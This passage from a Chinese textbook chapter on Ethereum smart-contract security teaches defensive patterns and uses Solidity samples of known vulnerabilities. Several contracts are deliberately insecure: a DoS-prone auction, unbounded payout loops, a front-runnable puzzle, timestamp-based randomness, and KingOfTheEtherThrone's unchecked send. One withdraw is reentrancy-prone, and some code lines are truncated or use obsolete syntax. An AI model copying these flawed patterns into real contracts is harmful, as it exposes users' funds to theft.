    {
        if (msg.value < highestBid) throw;
            if (highestBidder != 0)
            {
                // 把bid返回给前赢家
                if (!highestBidder.send(highestBid))
                {
                    // 不安全的代码
                    throw;
                }
```

```
        }
            highestBidder = msg.sender;
            highestBid = msg.value;
    }
}
```

在上面的代码，合约调用"send"函数并检查其返回值。这个看起来很合理。但它在另外一个函数（"bid"）中间调用发送，这是不安全的。为什么？因为如上所述，"send"可以触发另一个合约中的代码的执行。接收合约可以实施一个回滚函数，该函数可能会抛出一个错误。

想象一下，黑客可以写一个拒绝服务的合约，每次有人向该合约地址发送资金，就抛出一个错误。如果有人尝试出价高于这个呢？"send"调用将永远失败，使竞价出现异常。一个以错误结束的函数调用会使状态不会改变（任何更改都回滚）。这意味着没有人可以出价，合约也就失败了。

最简单的解决方案是将支付分开到一个不同的函数中，让用户请求（Pull）资金独立于合约逻辑的其余部分。

```
contract GoodPullPayments
{
    address highestBidder;
    uint highestBid;
    mapping(address => uint) refunds;
    function bid() external
    {
        if (msg.value < highestBid) throw;
            if (highestBidder != 0)
            {
                refunds[highestBidder] += highestBid;
            }
        highestBidder = msg.sender;
        highestBid = msg.value;
    }
    function withdrawBid() external
    {
        uint refund = refunds[msg.sender];
        refunds[msg.sender] = 0;
            if (!msg.sender.send(refund))
            {
                refunds[msg.sender] = refund;
            }
    }
}
```

这一次，我们使用一个映射来为每一位出高价的投标人存储退款值

（refund），提供一个函数来提取他们的资金。在send调用出现问题的情况下，只有投标人受到影响。这是一种简单的模式，解决了许多其他问题（例如重入）。所以记住：当发送以太币时，支持Pull支付超过Push支付。下面的合约支持Pull支付，可以作为样本（PullPaymentCapable.sol是这个合约的文件名，以后还要用到。

```
pragma solidity ^0.4.11;import '../math/SafeMath.sol';
/** * @title PullPayment * @dev 基础合同支持异步发送请求付款。具体合同可以从
    承来使用 asyncSend，不推荐用send */
contract PullPayment
{
        using SafeMath for uint256;
        mapping(address => uint256) public payments;
        uint256 public totalPayments;
/**  * @dev由付款人调用，以存储send金额作为信用，便于pull函数后续调用 *
    @param des资金目的地地址
    * @paramamount要转移的金额 */

// 函数 asyncSend不是实际发送资金的函数，它只是存储以后被提取走的资金
function asyncSend(address dest, uint256 amount) internal
{
        payments[dest] = payments[dest].add(amount);
        totalPayments = totalPayments.add(amount);
}

/**  * @dev withdraw累计余额，由收款人调用 */
function withdrawPayments()
{
    address payee = msg.sender;
    uint256 payment = payments[payee];
    require(payment != 0);
    require(this.balance >= payment);
        totalPayments = totalPayments.sub(payment);
    payments[payee] = 0;
    assert(payee.send(payment));
    }
}
```

## 10.函数代码的顺序：条件，行动，相互作用

作为快速失败原则的延伸，一种很好的做法是按以下方式编写函数。

首先，检查所有预先的条件（Condition）。

然后，行动，（Action）改变合约的状态。

最后，与其他合约进行交互（Interactions），即相互作用。

“条件，行动，相互作用”，坚持这种函数结构将避免很多的问题。让我们来看看使用这种模式的函数的一个例子。

```
function auctionEnd()
{
    // 1. Conditions 条件
    if (now <= auctionStart + biddingTime)throw;
    // 拍卖还没有结束
    if (ended)throw;
    // 此函数已被调用
    // 2. action 行动
    ended = true;
    AuctionEnded(highestBidder, highestBid);
    // 3. Interaction 相互作用
    if (!beneficiary.send(highestBid))throw;
}
```

这是符合快速失败原则的，由于条件在开始时就进行检查。它也将潜在危险的相互作用与其他合约一起留到了最后。

## 11.了解平台的硬性限制

以太坊虚拟机（EVM）对于合约能够做的事情存在很多硬性限制。这些都是平台级的安全考虑，但如果不了解它们，就可能会威胁到特定合约的安全。让我们看看下面看似正确的员工奖金管理代码。

```
// 不安全的代码，不要用
contract BadArrayUse
{
    address[] employees;
    function payBonus()
    {
        for (var i = 0; i < employees.length; i++)
        {
            address employee = employees[i];
            uint bonus = calculateBonus(employee);
            employee.send(bonus);
        }
    }
    function calculateBonus(address employee) returns (uint)
    {
    // 一些昂贵的计算...
    }
}
```

按照常规程序编码，上面的代码没有问题。不过作为智能合约，它隐

藏了3个基于平台限制的潜在问题。

第一个问题是，i的类型将会是uint8，因为这是保持值为0所需的最小类型。如果数组有超过255个元素，函数循环不会终止，直到Gas耗尽。此时更好的方法是使用显式类型unit，unit具有更高的极限。如果可能的话，避免使用var的变量。下面是第一步优化（还有两个问题，下面会介绍）。

```
// 仍然不安全，不要使用
contract BadArrayUse
{
    address[] employees;
    function payBonus()
    {
        for (uint i = 0; i < employees.length; i++)
        {
            address employee = employees[i];
            uint bonus = calculateBonus(employee);
            employee.send(bonus);
        }
    }
    function calculateBonus(address employee) returns (uint)
    {
    // 一些昂贵的计算
    }
}
```

第二个应该考虑的问题是Gas限制。Gas是以太坊的一种机制，用于收取网络资源费用。每一次修改状态的函数调用都会消耗Gas。想象一下，calculateBonus在一些复杂计算的基础上计算每一位员工的奖金，就像计算许多项目的利润，必将消耗大量的Gas，这很容易达到交易或区块的Gas限制。如果一个交易达到了Gas限制，所有的变化将被恢复，但Gas费用仍然被消耗。当使用循环时，要注意可变的Gas成本。可以通过将奖金计算从for循环中分离来优化合约。注意，随着员工数组的增长，Gas成本也会增长，这仍然有问题。

```
// 不安全代码，不要使用
contract BadArrayUse
{
    address[] employees;
    mapping(address => uint) bonuses;
    function payBonus()
    {
        for (uint i = 0; i < employees.length; i++)
        {
            address employee = employees[i];
```

```
            uint bonus = bonuses[employee];
            // send is not safe here
            employee.send(bonus);
        }
    }
    function calculateBonus(address employee) returns (uint)
    {
        // 通过昂贵的计算来修改奖金额度
        uint bonus = 0;
        bonuses[employee] = bonus;
    }
}
```

最后一个问题是，调用堆栈深度限制。EVM调用堆栈有一个1024的硬性限制。这意味着，如果嵌套调用的数量达到1024，合约将会失败。攻击者可以递归调用一个合约1023次，然后调用开发者合约的函数，造成"send"因为这个限制而默默失败。可以利用前文描述过的Pull支付合约，使用asyncSend来防止这一问题的出现。

代码修改后如下，解决了上述所有问题。

```
// 继承上面提到的Pull支付合约
import './PullPaymentCapable.sol';
contract GoodArrayUse is PullPaymentCapable
{
    address[] employees;
    mapping(address => uint) bonuses;
    function payBonus()
    {
        for (uint i = 0; i < employees.length; i++)
        {
            address employee = employees[i];
            uint bonus = bonuses[employee];
            asyncSend(employee, bonus);
        }
    }
    function calculateBonus(address employee) returns (uint)
    {
        // 一些昂贵的计算
        uint bonus = 0;
        bonuses[employee] = bonus;
    }
}
```

总结一下，以太坊虚拟机（EVM）的限制如下。

·使用的类型的限制。

·合约Gas成本的限制。

·调用堆栈深度限制。

## 12.编写测试代码

编写测试代码是一项很繁重的工作，不过可以在回归测试（Regression Test）问题上拯救开发者。当先前正确的程序因为最近的更改而出错时，回归错误就会出现。关于编写测试代码，我们建议可以采用发表在Github的Truff le的测试指导：https://github.com/ConsenSys/truff le/blob/master/docs/getting_started/testing.md 。

## 13.容错和自动错误赏金

在智能合约编写过程中，代码审查和安全审计是非常重要而且是必需的。但是，仅仅依靠代码审查和安全审计是不能满足智能合约的安全需要的。例如，著名的The DAO项目经过了代码审查和安全审计，但还是被黑客成功地攻击了。在编写代码时，我们需要为代码运行过程中最糟糕的情况做好准备。如果在我们的智能合约中有一个漏洞，则需要采取恰当的方法使其安全地恢复。不仅如此，我们还应尽早发现这些漏洞。把智能合约纳入自动错误赏金，可以为我们提供一些帮助。

让我们来看一看这个简单的自动错误赏金在一个假设Token合约中的实现。

---

```
import './PullPaymentCapable.sol';
import './Token.sol';
contract Bounty is PullPaymentCapable
{
    bool public claimed;
    mapping(address => address) public researchers;
    function()
    {
        // 回退或者回滚函数
        if (claimed) throw;
    }
    function createTarget() returns(Token)
    {
        Token target = new Token(0);
        researchers[target] = msg.sender;
        return target;
    }
    function claim(Token target)
    {
        address researcher = researchers[target];
        // 检查通证智能合约不变量以查看攻击是否成功
```

```
            if (researcher == 0) throw;
            if (target.totalSupply() == target.balance)
            {
                throw;
            }
            asyncSend(researcher, this.balance);
            claimed = true;
        }
    }
```

和以前一样，我们使用PullPaymentCapable来保护付款安全。这个Bounty合约允许研究人员创建我们要审计的Token合约的副本，任何人都可以通过发送交易到Bounty合约地址为错误赏金做贡献。如果任何研究人员设法破坏了他的Token合约的副本（例如，在这种情况下，使代币的总供应量不同于Token余额），他会得到赏金奖励。一旦赏金被要求了，合约将不会再接受更多资金（那个无名的函数称为合约的回滚函数，每次合约被直接发送资金，该函数就会执行）。

正如上面所看到的，这是一个很好的属性。它是一个单独的合约，不需要修改我们原始的Token合约。下面是比较完整的赏金合约，可以作为我们以后的参考。

```
pragma solidity ^0.4.11;
import './payment/PullPayment.sol';
import './lifecycle/Destructible.sol';
/**
* @title Bounty
* @dev 这一赏金将支付给打破智能合约不变量的研究员.  **/

contract Bounty is PullPayment, Destructible
{
    bool public claimed;
    mapping(address => address) public researchers;
    event TargetCreated(address createdAddress);
/**
* @dev 回退或者回滚函数允许合约所有者获得没有被提取的资金
**/
    function() payable
    {
        require(!claimed);
    }
/**
* @dev 创建和部署目标智能合约 (目标智能合约的扩展)
* msg.sender 作为研究员
* @return 返回目标智能合约
**/
    function createTarget() returns(Target)
    {
```

```
            Target target = Target(deployContract());
            researchers[target] = msg.sender;
            TargetCreated(target);
            return target;
        }
    /**
    * @dev 用于部署目标智能合约的内部函数
    * @return 目标智能合约的地址
    **/
    function deployContract() internal returns(address);
    /**
    * @dev 将智能合约资金发送给证明智能合约有问题的研究员
    * @param 目标智能合约
    **/

        function claim(Target target)
        {
            address researcher = researchers[target];
            // 检查智能合约的不变量
            require(researcher != 0);
            require(!target.checkInvariant());
            asyncSend(researcher, this.balance);
            claimed = true;
        }
    }
/**
* @title Target  目标智能合约
* @dev 您的主智能合约应继承这个智能合约并实现 checkInvariant 的方法
*/
contract Target
{
/**
* @dev 检查智能合约的不变量，假设智能合约所有返回值一直都是True。如果此函数返回False， 合同在某种程度上被打破， 并且处于不一致的状态。
* 为了赢得赏金， 安全研究人员将试图造成这种破坏状态
* @return 如果所有不变量都正确， 则为 True， 否则为 false。
**/

function checkInvariant()
returns(bool);
}
```

---

至于容错，则需要修改我们的原始合约，添加额外的安全机制。一个简单的想法是让一个合约的管理者冻结合约作为一种应急机制。我们可以看看一种通过继承来实现这种行为的方法。

---

```
contract Stoppable
{
    address public curator;
    bool public stopped;
        modifier stopInEmergency
```

```
        {
            if (!stopped) _
        }
        modifier onlyInEmergency
        {
            if (stopped) _
        }
        function Stoppable(address _curator)
        {
            if (_curator == 0) throw;
            curator = _curator;
        }
        function emergencyStop() external
        {
            if (msg.sender != curator) throw;
            stopped = true;
        }
}
```

Stoppable允许指定一个可以停止合约的管理者地址。“停止合约”是什么意思？这由从Stoppabl继承的子合约通过使用函数修改器stopInEmergency和onlyInEmergency来定义。来看一个例子。

```
import './PullPaymentCapable.sol';
import './Stoppable.sol';
contract StoppableBid is Stoppable, PullPaymentCapable
{
    address public highestBidder;
    uint public highestBid;
    function StoppableBid(address _curator)
    Stoppable(_curator)
    PullPaymentCapable()
    {}
    function bid() external stopInEmergency
    {
            if (msg.value <= highestBid) throw;
            if (highestBidder != 0)
            {
                asyncSend(highestBidder, highestBid);
            }
            highestBidder = msg.sender;
            highestBid = msg.value;
    }
    function withdraw() onlyInEmergency
    {
        suicide(curator);
    }
}
```

在这个例子中，投标（bid）现在可以由一个管理者（curator）来停止，这一点在合约被创建的时候就被定义好了。StoppableBid处于正常模式，只有bid函数可以被调用。如果发生奇怪的事情并且合约处于不一致的状态，管理者可以介入并激活紧急状态。这就使bid函数无法被调用，允许withdraw函数运行。

在这种情况下，应急模式只会让管理者破坏合约并找回资金。但在真实的情况下，找回逻辑可能更复杂（例如，将资金返还给它们的所有者）。下面是完整的Stoppable抽象智能合约，可以被用来继承实现具体的处理紧急状态的合约。

```
pragma solidity ^0.4.4;
import "./Ownable.sol";
/*
* Stoppable 可以停止的合约
* 允许子合约继承的的抽象合约并且具有紧急停止机制
**/
contract Stoppable is Ownable
{
    bool public stopped;
    modifier stopInEmergency
    {
        if (!stopped) _;
    }
    modifier onlyInEmergency
    {
        if (stopped) _;
    }
    // 紧急情况下合约所有者可以调用，状态变量Stopped 可以设置为True
    function emergencyStop() external onlyOwner
    {
        stopped = true;
    }
    // 紧急情况以后合约所有者可以调用，状态变量Stopped 可以设置为false,回到正

        function release() external onlyOwner onlyInEmergency
        {
    stopped = false;
    }
}
```

## 14.限制资金存放上限

保护智能合约免受攻击的另一种方法是限制它们的范围。攻击者最有可能会将管理数百万甚至数千万美元的合约当作目标。换句话说，并不是所有的智能合约都需要如此高的上限，面临那么大的风险。特别是，如果智能合约所代表的项目是一个实验型的项目，更是如此。在这种情况下，

限制我们的合约接受的资金数额可能是有用的。这很简单，只要对合约地址余额添加一个硬性限制即可。

这里有一个关于如何做到这一点的简单例子。

```
contract LimitFunds
{
    uint LIMIT = 5000;
    function() { throw; }
    function deposit()
    {
        if (this.balance > LIMIT) throw;    ...
    }
}
```

这个简短的回滚函数将拒绝向合约的任何直接付款。如果合约的余额超过所需的限制或者出现异常，将会首先检查deposit函数。更多有趣的东西，如动态或管理的限制也很容易实现。

## 15.编写简单模块代码

安全来自于我们的编程意图和代码实际上做什么之间的匹配。这是非常难以验证的，尤其是代码非常庞杂、混乱时。因此，编写简单模块代码是很重要的。这意味着，函数应该尽可能短，代码缺点应减少到最小，文件应尽可能小，将独立逻辑分割为模块，每个模块都承担一些单一的责任。

命名也是在编码时表达我们意图的最好方式之一。我们应认真思考自己选择的名字，使代码尽可能清晰。下面看一个不良命名的例子——来自The DAO的一个函数代码（https://github.com/slockit/DAO/blob/develop/DAO.sol#L618-L691），一共有577行，太长并且很复杂。这可能也是The DAO项目被黑客攻击的间接原因。

作为最佳实践，智能合约函数最多30～40行代码。理想情况下，应该能够在不到一分钟内读取函数并了解它们所能做的。智能合约函数的命名必须遵循命名规则，不要产生歧义。总而言之，尽可能地让智能合约编写简单，模块化和命名良好。这将大大有利于别人和你自己审核你的代码。

## 16.不要从零开始编写所有的代码

从零开始编写所有的代码，既浪费时间又不安全。比较合理的方法是参考一些比较成熟的安全框架。

比如，可以参考在OpenZeppelin项目发表的智能合约安全框架示例（https://github.com/OpenZeppelin/zep-solidity ）。这些示例已经在GitHub repo上发表。当然，由于智能合约的安全研究和最佳实践工作才刚刚开始，目前还没有很成熟的智能合约安全框架。OpenZeppelin是一个比较好的项目，其提供的智能合约考虑到很多上面讨论过的安全模式。在开发自己的智能合约项目时，应该按照具体项目需求进行修改并且采用。需要记住的是，我们一定要谨慎地使用任何智能合约安全框架，必须按照我们自己的应用场景进行修改。

## 17.断路器（暂停合约功能）

当发现错误时，可以使用断路器。例如，如果发现错误，大多数操作应该被暂停在合约中，唯一的函数是撤销（withdraw）。可以向某些受信任方提供触发断路器的能力，或者使用编程来自动触发某个断路器。这与前面提到的Stoppable安全模式有一点类似，只是用不同的场景和例子进一步说明这一安全模式的重要性。

```
bool private stopped = false;
address private owner;
modifier isAdmin()
{
    if(msg.sender != owner)
    {
    throw;
    }
}
function toggleContractActive() isAdmin public
{
// 可以添加一个附加的修饰符，用其他操作（如用户投票）来决定是否停止合约
        stopped = !stopped;
}
modifier stopInEmergency
{
        if (!stopped) _
}
modifier onlyInEmergency
{
        if (stopped) _
}
function deposit() stopInEmergency public
{
        // some code
}
function withdraw() onlyInEmergency public
{
        // some code
}
```

## 18.升级已损坏的智能合约

对于智能合约，如果发现错误或需要进行改进，代码将需要更改。为智能合约设计有效的升级系统是目前还在研究的领域，我们无法在本书覆盖所有的复杂情况，但是有两种最常用的基本方法。两者之中更简单的是设定一个拥有最新版本合约地址的注册管理机构合约。对于合约用户来说，一种更为无缝的方法是将一个合约转发到最新版本的合约上。无论采用何种技术，组件之间都要进行模块化和良好的分离，因此代码更改不会破坏功能，孤立数据，或者需要大量的成本。此外，将复杂的逻辑与数据存储分开通常是有益的。因为这样，我们在修改合约时一般不需要重新创建所有数据。利益各方如何决定升级代码的安全方式也是至关重要的。根据合约，代码更改可能需要由单个受信任方、一组成员或全部利益相关者的投票通过。如果这个过程可能需要一些时间，可以考虑如何利用其他方法在发生攻击的情况下更快速地做出反应，例如使用上面介绍过的紧急停止或断路器。

案例1：设定一个拥有最新版本合约地址的注册管理机构合约。在此示例中，调用不会转发，因此用户每次在与之进行交互之前都应该获取当前地址。

---

```
contract SomeRegister
{
    // 最新版本合约地址的注册管理机构合约
    address backendContract;
    address[] previousBackends;
    address owner;
    function SomeRegister()
    {
        owner = msg.sender;
    }
    modifier onlyOwner()
    {
            if (msg.sender != owner)
            {
                throw;
            }
    }
    function changeBackend(address newBackend) public
    onlyOwner()
    returns (bool)
    {
            if(newBackend != backendContract)
            {
            previousBackends.push(backendContract);
            backendContract = newBackend;
            return true;
            }
```

```
            return false;
        }
    }
```

这种方法有两个主要的缺点。

·用户必须始终查找当前地址，否则任何未能这样做的用户都可能会使用旧版本的合约。

·当更换合约时，需要仔细考虑如何处理合约数据。替代方法是将合约转发和数据转换为最新版本的合约。

案例2： 使用DELEGATECALL转发数据和调用。

```
    contract Relay
    {
        // 将一个合约转发到最新版本的合约上
        address public currentVersion;
        address public owner;
        modifier onlyOwner()
        {
            if (msg.sender != owner)
            {
                throw;
            }
        }
        function Relay(address initAddr)
        {
            currentVersion = initAddr;
            owner = msg.sender;
            // 此合约的所有者可能是具有多签名的另外一个智能合约， 而不是一个单一所有
        }
        function changeContract(address newVersion) public
        onlyOwner()
        {
            currentVersion = newVersion;
            // 合约的地址转换到新的地址，只有owner才可以调用这个changeContract的
        }
        function()
        {
            if(!currentVersion.delegatecall(msg.data)) throw;
        }
    }
```

这种方法避免了以前的问题，但也有其自身的问题，即必须非常小心如何在本合约中存储数据。如果新合约的存储布局与第一个不同，则数据可能会被破坏。此外，这种简单版本的模式不能从函数返回值，只能转发

它们，这限制了其适用性。对于更复杂的实现，可尝试使用在线汇编代码和返回大小的注册表来解决此问题。

不管做法如何，重要的是要有一些方法来升级合约，否则当发现不可避免的错误时，它们将变得不可用。

## 19.速度限制（延迟合约行动）

如果发生恶意行为，对智能合约的执行进行速度限制有利于我们争取时间恢复。例如，需要27天的时间才能成功分割DAO，这在某种程度上保证了资金在合约中增加了恢复的可能性。但是在DAO被攻击的情况下，没有其他有效的函数用这27天的宝贵时间来对付黑客。如果把这里介绍的速度限制与上面介绍过的紧急停止（Stoppable）或断路器结合使用起来，则DAO的资金损失就变得非常可控。例如：

```
struct RequestedWithdrawal
{
    uint amount;
    uint time;
}
mapping (address => uint) private balances;
mapping (address => RequestedWithdrawal)
private requestedWithdrawals;
uint constant withdrawalWaitPeriod = 28 days; // 4 个星期
function requestWithdrawal() public
{
    if (balances[msg.sender] > 0)
    {
        uint amountToWithdraw = balances[msg.sender];
        balances[msg.sender] = 0; // 为了简化，我们假设提取所有资金
        // 假设在取款过程中deposit函数可以防止新的deposit
        requestedWithdrawals[msg.sender] = RequestedWithdrawal
        ({amount: amountToWithdraw,time: now});
    }
}
function withdraw() public
{
    if(requestedWithdrawals[msg.sender].amount > 0 && now >
    requestedWithdrawals[msg.sender].time + withdrawalWaitPeriod)
    {
        uint amountToWithdraw = requestedWithdrawals[msg.sender].amou
        requestedWithdrawals[msg.sender].amount = 0;
        if(!msg.sender.send(amountToWithdraw))
        {
            throw;
        }
    }
}
```

## 20.速率限制

速率（Rate）限制是指对于意义重大的智能合约交易行为或者数据改变采取合约停止执行或需要某种特别批准。例如，只允许存款人在一段时间内提取一定金额或总存款的一定百分比（例如，1天内最多100个以太币），该时间段内的额外提款会失败或需要某种特别批准。或者限价：规定在合约级别，合约期限内只能发出一定数量的令牌。

## 21.断言防护

当断言（Assert）失败（例如不变属性更改）时，断言保护将触发。例如，代币发行合约中的代币到以太币的发行比率可能是固定的，可以随时用断言来验证是否是这种情况。断言保护应经常与其他技术相结合，例如暂停合约和允许升级，否则可能会被卡住，总是有失败的断言。如果以太币与总代币数的比例发生变化，以下示例将恢复交易。

```
contract TokenWithInvariants
{
    mapping(address => uint) public balanceOf;
    uint public totalSupply;
    modifier checkInvariants
    {
        if (this.balance < totalSupply) throw;
    }
    function deposit(uint amount) public checkInvariants
    {
            balanceOf[msg.sender] += amount;
            totalSupply += amount;
    }
    function transfer(address to, uint value) public checkInvariants
    {
            if (balanceOf[msg.sender] >= value)
            {
                balanceOf[to] += value;
                balanceOf[msg.sender] -= value;
            }
    }
    function withdraw() public checkInvariants
    {
        uint balance = balanceOf[msg.sender];
        if (msg.sender.call.value(balance)())
        {
                totalSupply -= balance;
                balanceOf[msg.sender] = 0;
        }
    }
}
```

## 22.合约推出

在大量资金被置于风险之前，合约应该有大量和长期的测试期，至少应该有以下几方面。

·有一个完整的测试套件100%地测试覆盖（或接近它）。

·在自己的testnet上部署。

·在公共测试网上部署大量测试和错误奖励。

·彻底的测试应允许各种玩家对合约进行性能和安全的测试。

·在主板上推出Beta版本时，应该限制智能合约的资金上限来减少风险。

## 23.自动淘汰

在测试期间，可以在一段时间后阻止任何操作，强制其自动废止。例如，在Alpha测试阶段的合约可能会工作几周，然后自动关闭所有操作。只容许最终提取剩余的资金（withdraw）。

```
modifier isActive()
{
        if (block.number > SOME_BLOCK_NUMBER)
        {
            throw;
        }
}
function deposit() public
isActive()
{
    // 一些相关的代码
}
function withdraw() public
{
    // 一些相关的代码
}
```

### 3.2.3 智能合约的几个安全漏洞

本节主要总结以太坊智能合约的安全漏洞。这些安全漏洞是由新加坡国立大学的Loi Luu等人提出的。由于智能合约目前尚处于初级阶段，相信其他各种安全问题会不断地被发现，所以我们需要跟踪这方面的信息或者利用专业的公司来帮助评定我们的合约在新的环境下的安全问题。

#### 1.交易顺序依赖合约

交易顺序依赖是指智能合约的执行随着当前交易处理的顺序不同而产生差异。例如，有两个交易T[i]和T[j]，两个区块链状态S[1]和S[2]，在处理完交易T[j]后S[1]状态才能转化为状态S[2]。那么，如果“矿工”先处理交易T[i]，交易T[i]调用的就是S[1]状态下的智能合约；如果“矿工”先处理交易T[j]再处理交易T[i]，那么由于先执行的是T[j]，合约状态就转化为S[2]，最终交易T[i]执行的就是状态S[2]时的智能合约。

攻击方法举例如下。

如下面的智能合约，攻击者提交一个有奖竞猜合约，让用户找出这个问题的解，并允诺给予丰厚的奖励。攻击者提交完合约后就持续监听网络，如果有人提交了答案的解，此时提交答案的交易还未确认，那么攻击者就马上发起一个交易，降低奖金的数额使之接近于0。当“矿工”处理这两个交易时，当前交易池就有两笔待确认交易：一笔交易是提交答案，一笔交易是更改奖金数额。如果“矿工”先处理的是敌手提供的更改奖金的交易，则攻击者可以通过增加交易费用让“矿工”先处理自己的交易，那么等到“矿工”处理提交答案的交易时，答案提交者所获得的奖励将变得极低，攻击者就能几乎免费的获得正确答案。具体的代码如下（owner.send（reward）和reward＝msg.value两条语句定义在fallback函数中，每次都会被调用到）。攻击者部署这个合约后可以随时调用，最终达到攻击的目标——免费获得正确答案。

---

```
contract Puzzle
{
    address public owner ;
    bool public locked ;
    uint public reward ;
    bytes32 public diff ;
    bytes public solution ;
    // constructor
    function Puzzle ()
    {
```

```
        owner = msg . sender ;
        reward = msg . value ;
        locked = false ;

        diff = bytes32 (11111); // 预先定义的困难程度
        }

        function ()
        {

            // main 代码，每次调用都会自动执行
            if ( msg . sender == owner )
            {

                // 修改奖品的资金数量
                if ( locked )
                throw ;
                owner . send ( reward );
                reward = msg . value ;
            }
            else if ( msg . data . length > 0)
            {

            // 提交答案
                if ( locked ) throw ;
                if ( sha256 (msg . data ) < diff )
                {

                // 分发奖品
                msg . sender . send ( reward );  solution = msg . dat
                locked = true ;
                }
            }
        }
}
```

## 2.时间戳依赖合约

“矿工”处理一个新的区块时，如果新的区块的时间戳大于上一个区块，并且时间戳之差小于900秒，那么这个新区块的时间戳就是合法的。这是以太坊协议所规定的。顾名思义，时间戳依赖就是指智能合约的执行依赖于当前区块的时间戳，随着时间戳的不同，合约的执行结果也会有所差别。

攻击方法举例如下。

有一个抽奖合约，要求由当前的时间戳和其他可提前获知的变量计算出一个“幸运数”，与“幸运数”相同的编码的参与者将获得奖品。那么“矿工”在“挖矿”过程中可以提前尝试不同的时间戳来计算好这个“幸运数”，从

而将奖品送给自己想给的获奖者。下面是一个真实的智能合约的简化版代码。这个合约利用区块的时间戳来最终产生随机数（uint256 salt＝block.timestamp），因此很容易受到攻击。

```
contract theRun
{
    uint private Last_Payout = 0;
    uint256 salt = block . timestamp ;
    function random returns ( uint256 result )
    {
        uint256 y = salt * block . number /( salt %5);
        uint256 seed = block . number /3 + ( salt %300)+ Last_Payout
        uint256 h = uint256 ( block . blockhash ( seed ));

        // 1到100之间的随机数

        return uint256 (h % 100) + 1;
    }
}
```

### 3.误操作异常

在以太坊中，一个合约调用另一个合约可以通过send指令或直接调用另一个合约的函数来完成。然而一旦在调用过程中出现错误，调用的合约就会回退到之前的状态，而这个异常很可能无法很好地被调用者获知（这取决于调用方式）。对此必须采取一定的防范措施，才能免受攻击。例如，通过send指令调用的合约应该通过检查返回值来验证合约是否被正确执行。

攻击方法举例如下。

有个名为KingOfTheEtherThrone（KoET）的智能合约：用户可以通过一定数量的以太币成为“以太币国王”，支付的数额由现任国王决定。很显然，当前国王可以通过买卖王座获得利润。当一个用户声称为国王后，合约就发送赔偿金给现任国王，并指定这个用户为新的国王。然而，这个合约并没有检查支付赔偿金的交易的结果。这样一旦合约在执行过程中产生了异常，现任国王就有可能同时失去王座和赔偿金。可能的攻击方式就是攻击者故意超出调用栈的大小限制。以太坊虚拟机规定调用栈的深度为1024。攻击者在攻击之前，首先调用自身1023次，然后发送交易给KoET合约，这样就造成了合约的调用栈超出了限制，从而出现了错误。合约出错后，因为这个合约没有检查返回值，那么如果合约在发送赔偿金给现任国王的过程中出现了异常，那么现任国王就极有可能失去王座和赔偿金。下面是这个合约的简化版代码（在以太坊上确实有过这样的合约），其中

currentMonarch.ethAddr.send（compensation）没有检查函数调用的结果。如果调用出了错，下面的代码无法执行，国王就失去了王座和赔偿金。

```
contract KingOfTheEtherThrone
{
    struct Monarch
    {
        // 国王的地址
        address ethAddr ;
        string name ;
        // 他支付给国王的金额
        uint claimPrice ;
        uint coronationTimestamp ;
    }
    Monarch public currentMonarch ;
    // 认领王位
    function claimThrone ( string name )
    {
        /.../
        if ( currentMonarch . ethAddr != wizardAddress )
        currentMonarch . ethAddr . send ( compensation );
        // 检查结果
        /.../
        // 分配新的国王
        currentMonarch = Monarch ( msg . sender , name , valuePaid , block . time
            stamp );
    }
}
```

## 4.可重入攻击

在以太坊中，当一个合约调用另一个合约的时候，当前的操作就要等到调用结束之后才会继续。这时，如果被调用者需要使用调用者当前所处的状态，就产生了问题。著名的DAO攻击事件就是因为这个漏洞而发生的。

需要注意的是，由于智能合约处在不断发展、成熟的过程中，我们可能永远做不到把所有的安全漏洞都罗列出来，只能在此介绍一些比较典型的漏洞。下面提到的工具和开发框架可以为我们提供一定的帮助。

### 3.2.4　智能合约安全的开源工具

#### 1.开源安全智能合约框架：Zeppelin

Zeppelin是一个社区驱动项目，目的在于实现安全的、经测试的且经审计的智能合约代码开发。鉴于以太坊是最广为使用的智能合约开发平台，Zeppelin项目在初期主要侧重于为Solidity语言构建工具。目前Zeppline提供了如下的安全模块。

1）拉动式支付（Pull Payment）辅助模块：采用拉动式支付（命名源于其工作方式与需要发送操作的推动式支付相反）策略可避免许多的安全问题（包括臭名昭著的“DAO被破解”事件）。现在已经具有了简易的PullPaymentCapable.sol合约，但是仍需要更全面的工具、文档和实例。

2）合约生命周期工具：当前在没有过多考虑未来将会发生什么的情况下，大部分的合约就被部署到区块链中。我们需要构建能更好地去管理合约终结策略、合约属主转变、合约暂停及恢复、合约升级等的工具。

3）容错和自动挑错奖励：其中包括对漏洞的自动检测、从不一致状态恢复的工具、限定合约所管理资金规模的简易工具。我们也在致力于研发漏洞奖励合约，并期望不断改进该合约，以实现自动向可攻破我们合约固定部分的安全研究者支付酬劳。

4）可重用的基础组件：对于每个新的项目，其中的一些通用模块依然需要从零开发，重新实现。我们希望能为代币发行、众筹、表决、投注、工资单、收益共享等构建标准的合约。

5）探究形式验证理念：合约的形式验证是一个活跃的研究领域，将其研究工作成果集成到Zeppelin中，可为合约提供有效的安全保障。形式验证意味着对合约代码进行静态分析，从形式上验证合约的正确性以及存在的问题。

6）与Oracle更好的接口：如何与离区块链数据源进行交互是智能合约发展中的一个重要部分。其中一个值得去探究的有意思的想法就是做反向控制。这种方式中，Oracle通过通用接口方法调用合约（用于在Truth外进行通信），并按所需去实现Oracle逻辑，其中包括了值得信赖的专家、关闭的投票、开放投票、API包装器等。这样并非是合约从Oracle请求数据，而是在数据发生了改变时由Oracle去通知合约。

7）更好的重用代码工具：当前Solidity的代码重用是基于备份复制

的，或从其他的代码库下载已有的代码。一个成熟的生态系统应具有良好的代码库管理系统，就像Node.js的NPM和Ruby的Gems那样。

这些功能模块的设计都是基于通用合约安全模式的。Zeppelin是与以太坊开发者所使用的首要构建架构Truff le相集成的。先期采用者可在Zeppelin开发者协作群组（Slack Channel）上提问并追踪进度，也可在BlockParty项目中学习如何使用Zeppelin。首个公共发布版本计划在2017年11月发布，该发布将伴以基于Zeppelin构建的真正的DAO项目。

### 2.智能合约安全分析工具：Oyente

该工具可与任何基于以太坊的EDCC语言兼容，包括Soldity、Serpent和LLL。Oyente最初由新加坡国立大学博士生Loi Luu在其学术论文中发表。在研发资金耗尽之后，Oyente项目被搁置至2017年2月。后来Melonport筹集了250万瑞士法郎，开始对该项目进行研发。根据Melonport的说法，Oyente有可能“大大增强以太坊开发者社区创建安全、可靠的分散式应用程序的能力”。这也促使它们与Oyente的开发者达成合作，共同开发该项目。经过6个月的工作，Oyente覆盖了大量的以太虚拟机（EVM）操作码。

该工具可供不同类型的用户使用。

